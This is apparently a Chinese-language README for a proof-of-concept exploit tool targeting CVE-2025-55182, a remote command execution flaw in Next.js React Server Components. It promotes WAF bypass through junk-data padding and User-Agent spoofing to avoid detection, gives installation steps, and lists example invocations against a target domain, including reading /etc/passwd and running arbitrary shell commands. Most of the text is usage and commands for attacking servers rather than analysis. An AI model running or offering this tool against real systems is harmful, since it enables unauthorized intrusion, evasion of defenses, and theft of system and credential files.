

一个强大的利用工具,用于检测和利用 Next.js React Server Components 中的 CVE-2025-55182 漏洞。该工具允许在存在漏洞的 Next.js 应用程序中远程执行命令(RCE),并内置了 WAF 绕过功能。

CVE-2025-55182 是 Next.js React Server Components 中的一个高危漏洞,允许远程攻击者在存在漏洞的服务器上执行任意命令。该工具提供了一种自动化的方式来检测和利用此漏洞。
远程命令执行:在存在漏洞的 Next.js 服务器上执行任意命令
WAF 绕过:内置 Web 应用防火墙绕过功能,可配置的垃圾数据
自定义 Headers 支持:添加自定义 HTTP 头,用于身份验证或其他目的
灵活的目标定位:支持单个目标和批量扫描
多协议支持:自动检测并处理 HTTPS/HTTP
自定义超时:可配置的请求超时,适应不同网络条件
SSL 验证控制:可选择禁用 SSL 证书验证
自定义 User-Agent:伪造用户代理以避免检测
# 克隆仓库
git clone https://github.com/Dh4v4l8/CVE-2025-55182-poc-tool.git
cd CVE-2025-55182-poc-tool

# 赋予脚本执行权限
chmod +x exploit.sh

# 测试安装
./exploit.sh -h
该工具提供了多个命令行选项,允许研究人员自定义请求、模拟流量或测试过滤层。
用法: ./exploit.sh [选项]

选项:
  -d, --domain          目标域名/URL(默认: http://localhost:3000)
                        如果未指定协议,默认使用 https://
  -c, --command         要执行的命令(默认: id)
  -w, --waf-bypass      启用 WAF 绕过,附带垃圾数据(默认: 128KB)
  --waf-size SIZE       WAF 绕过数据大小,单位 KB(默认: 128)
  --timeout SECONDS     请求超时时间,单位秒(默认: 15)
  -k, --insecure        禁用 SSL 证书验证
  --user-agent AGENT    自定义 User-Agent 字符串
  -h, --help            显示此帮助信息
# 使用默认命令检查目标是否易受攻击
./exploit.sh -d https://target.com

# 执行自定义命令
./exploit.sh -d https://target.com -c "whoami"

# 读取系统文件
./exploit.sh -d https://target.com -c "cat /etc/passwd"
# 启用 WAF 绕过
./exploit.sh -d https://target.com -c "ls -la" -w

# 自定义 WAF 绕过大小(256KB)
./exploit.sh -d https://target.com -c "cat /etc/passwd" -w --waf-size 256

# 禁用 SSL 验证
./exploit.sh -d https://target.com -c "id" -k

# 自定义超时
./exploit.sh -d https://target.com -c "ping -c 3 google.com" --timeout 30

# 自定义 User-Agent
./exploit.sh -d https://target.com -c "id" --user-agent "CustomScanner/1.0"







